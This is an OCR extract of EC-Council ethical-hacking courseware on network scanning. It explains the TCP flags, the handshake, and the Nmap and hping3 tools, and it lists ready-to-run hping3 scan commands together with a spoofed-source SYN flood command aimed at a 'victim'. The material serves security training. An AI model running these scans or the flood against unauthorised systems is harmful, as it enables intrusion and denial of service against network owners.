
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Scanning Concepts

As already discussed, footprinting is the first phase of hacking, in which the attacker gains primary information about a potential target. He/she then uses this information in the scanning phase to gather more details about the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Overview of Network Scanning

Scanning is the process of gathering additional detailed information about the target using highly complex and aggressive reconnaissance techniques. Network scanning refers to a set of procedures used for identifying hosts, ports, and services in a network. Network scanning is also used for discovering active machines in a network and identifying the OS running on the target machine. It is one of the most important phases of intelligence gathering for an attacker, which enables him/her to create a profile of the target organization. In the process of scanning, the attacker tries to gather information, including the specific IP addresses that can be accessed over the network, the target's OS and system architecture, and the ports along with their respective services running on each computer.




Figure 3.1: Network scanning process

The purpose of scanning is to discover exploitable communications channels, probe as many listeners as possible, and track the ones that are responsive or useful to an attacker's particular needs. In the scanning phase of an attack, the attacker tries to find various ways to intrude into a target system. The attacker also tries to discover more information about the target system to determine the presence of any configuration lapses. The attacker then uses the information obtained to develop an attack strategy.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Scanning

- **Port Scanning** – Lists the open ports and services. Port scanning is the process of checking the services running on the target computer by sending a sequence of messages in an attempt to break in. Port scanning involves connecting to or probing TCP and UDP ports of the target system to determine whether the services are running or are in a listening state. The listening state provides information about the OS and the application currently in use. Sometimes, active services that are listening may allow unauthorized users to misconfigure systems or to run software with vulnerabilities.
- **Network Scanning** – Lists the active hosts and IP addresses. Network scanning is a procedure for identifying active hosts on a network, either to attack them or assess the security of the network.
- **Vulnerability Scanning** – Shows the presence of known weaknesses. Vulnerability scanning is a method for checking whether a system is exploitable by identifying its vulnerabilities. A vulnerability scanner consists of a scanning engine and a catalog. The catalog includes a list of common files with known vulnerabilities and common exploits for a range of servers. A vulnerability scanner may, for example, look for backup files or directory traversal exploits. The scanning engine maintains logic for reading the exploit list, transferring the request to the web server, and analyzing the requests to ensure the safety of the server. These tools generally target vulnerabilities that secure host configurations can fix easily through updated security patches and a clean web document.

A thief who wants to break into a house looks for access points such as doors and windows. These are usually the house's points of vulnerability, as they are easily accessible. When it comes to computer systems and networks, ports are the doors and windows of a system that an intruder uses to gain access. A general rule for computer systems is that the greater the number of open ports on a system, the more vulnerable is the system. However, there are cases in which a system with fewer open ports than another machine presents a much higher level of vulnerability.


Objectives of Network Scanning

The more the information at hand about a target organization, the higher are the chances of knowing a network's security loopholes, and, consequently, for gaining unauthorized access to it.

Some objectives for scanning a network are as follows:

- Discover the network's live hosts, IP addresses, and open ports of the live hosts. Using the open ports, the attacker will determine the best means of entering into the system.
- Discover the OS and system architecture of the target. This is also known as fingerprinting. An attacker can formulate an attack strategy based on the OS's vulnerabilities.
- Discover the services running/listening on the target system. Doing so gives the attacker an indication of the vulnerabilities (based on the service) that can be exploited for gaining access to the target system.
- Identify specific applications or versions of a particular service.
- Identify vulnerabilities in any of the network systems. This helps an attacker to compromise the target system or network through various exploits.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP Communication Flags

The TCP header contains various flags that control the transmission of data across a TCP connection. Six TCP control flags manage the connection between hosts and give instructions to the system. Four of these flags (SYN, ACK, FIN, and RST) govern the establishment, maintenance, and termination of a connection. The other two flags (PSH and URG) provide instructions to the system. The size of each flag is 1 bit. As there are six flags in the TCP Flags section, the size of this section is 6 bits. When a flag value is set to "1," that flag is automatically turned on.




Figure 3.2: TCP header format

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.3: TCP communication flags

The following are the TCP communication flags:

- Synchronize or "SYN": It notifies the transmission of a new sequence number. This flag generally represents the establishment of a connection (three-way handshake) between two hosts.
- Acknowledgement or "ACK": It confirms the receipt of the transmission and identifies the next expected sequence number. When the system successfully receives a packet, it sets the value of its flag to "1," thus implying that the receiver should pay attention to it.
- Push or "PSH": When it is set to "1," it indicates that the sender has raised the push operation to the receiver; this implies that the remote system should inform the receiving application about the buffered data coming from the sender. The system raises the PSH flag at the start and end of data transfer and sets it on the last segment of a file to prevent buffer deadlocks.
- Urgent or "URG": It instructs the system to process the data contained in packets as soon as possible. When the system sets the flag to "1," priority is given to processing the urgent data first and all the other data processing is stopped.
- Finish or "FIN": It is set to "1" to announce that no more transmissions will be sent to the remote system and the connection established by the SYN flag is terminated.
- Reset or "RST": When there is an error in the current connection, this flag is set to "1" and the connection is aborted in response to the error. Attackers use this flag to scan hosts and identify open ports.

SYN scanning mainly deals with three flags: SYN, ACK, and RST. You can use these three flags for gathering illegal information from servers during enumeration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP/IP Communication

TCP is connection oriented, i.e., it prioritizes connection establishment before data transfer between applications. This connection between protocols is possible through the three-way handshake.

A TCP session initiates using a three-way handshake mechanism:

- To launch a TCP connection, the source (10.0.0.2:21) sends a SYN packet to the destination (10.0.0.3:21).
- On receiving the SYN packet, the destination responds by sending a SYN/ACK packet back to the source.
- The ACK packet confirms the arrival of the first SYN packet to the source.
- Finally, the source sends an ACK packet for the ACK/SYN packet transmitted by the destination.
- This triggers an "OPEN" connection, thereby allowing communication between the source and destination, which continues until one of them issues a "FIN" or "RST" packet to close the connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4: TCP session establishment

The TCP protocol maintains stateful connections for all connection-oriented protocols throughout the Internet and works similarly to ordinary telephone communication, in which one picks up a telephone receiver, hears a dial tone, and dials a number that triggers ringing at the other end until someone picks up the receiver and says, "Hello."

The system terminates the established TCP session as follows:

After completing all the data transfers through the established TCP connection, the sender sends the connection termination request to the receiver through a FIN or RST packet. Upon receiving the connection termination request, the receiver acknowledges the termination request by sending an ACK packet to the sender and finally sends its own FIN packet. Then, the system terminates the established connection.




Figure 3.5: TCP session termination

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow

1. Network Scanning Concepts
2. Scanning Tools
3. Host Discovery
4. Port and Service Discovery
5. OS Discovery (Banner Grabbing/ OS Fingerprinting)
6. Scanning Beyond IDS and Firewall
7. Draw Network Diagrams

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Tools: Nmap

- Network administrators can use Nmap for **inventorying a network**, managing service upgrade schedules, and monitoring host or service uptime
- Attackers use Nmap to extract information such as **live hosts on the network, open ports, services** (application name and version), **types of packet filters/ firewalls**, as well as **operating systems and versions used**



https://nmap.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Scanning Tools: Hping2/Hping3


1. Command line **network scanning** and **packet crafting** tool for the TCP/IP protocol

2. It can be used for **network security auditing**, **firewall testing**, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, etc.

ICMP Scanning



ACK Scanning on port 80



http://www.hping.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hping Commands

ICMP Ping

```
hping3 -1 10.0.0.25
```

ACK scan on port 80

```
hping3 -A 10.0.0.25 -p 80
```

UDP scan on port 80

```
hping3 -2 10.0.0.25 -p 80
```

Collecting Initial Sequence Number

```
hping3 192.168.1.103 -Q -p 139 -s
```

Firewalls and Timestamps

```
hping3 -S 72.14.207.99 -p 80 --tcp-timestamp
```

SYN scan on port 50-60

```
hping3 -8 50-60 -S 10.0.0.25 -V
```

FIN, PUSH and URG scan on port 80

```
hping3 -F -P -U 10.0.0.25 -p 80
```

Scan entire subnet for live host

```
hping3 -1 10.0.1.x --rand-dest -I eth0
```

Intercept all traffic containing HTTP signature


```
hping3 -9 HTTP -I eth0
```

SYN flooding a victim

```
hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location info, NetBIOS info, and information about all TCP/IP and UDP open ports. The information obtained from these tools will help an ethical hacker in creating the profile of the target organization and scanning the network for open ports of the devices connected.

- **Nmap**

  Source: *https://nmap.org*

  Nmap ("Network Mapper") is a security scanner for network exploration and hacking. It allows you to discover hosts, ports, and services on a computer network, thus creating a "map" of the network. It sends specially crafted packets to the target host and then analyzes the responses to accomplish its goal. It scans vast networks of literally hundreds of thousands of machines. Nmap includes many mechanisms for port scanning (TCP and UDP), OS detection, version detection, ping sweeps, and so on.

  Either a network administrator or an attacker can use this tool for their specific needs. Network administrators can use Nmap for network inventory, managing service upgrade schedules, and monitoring host or service uptime. Attackers use Nmap to extract information such as live hosts on the network, open ports, services (application name and version), type of packet filters/firewalls, MAC details, and OSs along with their versions.

  Syntax: **`# nmap <options> <Target IP address>`**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6: Screenshot displaying Nmap scan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

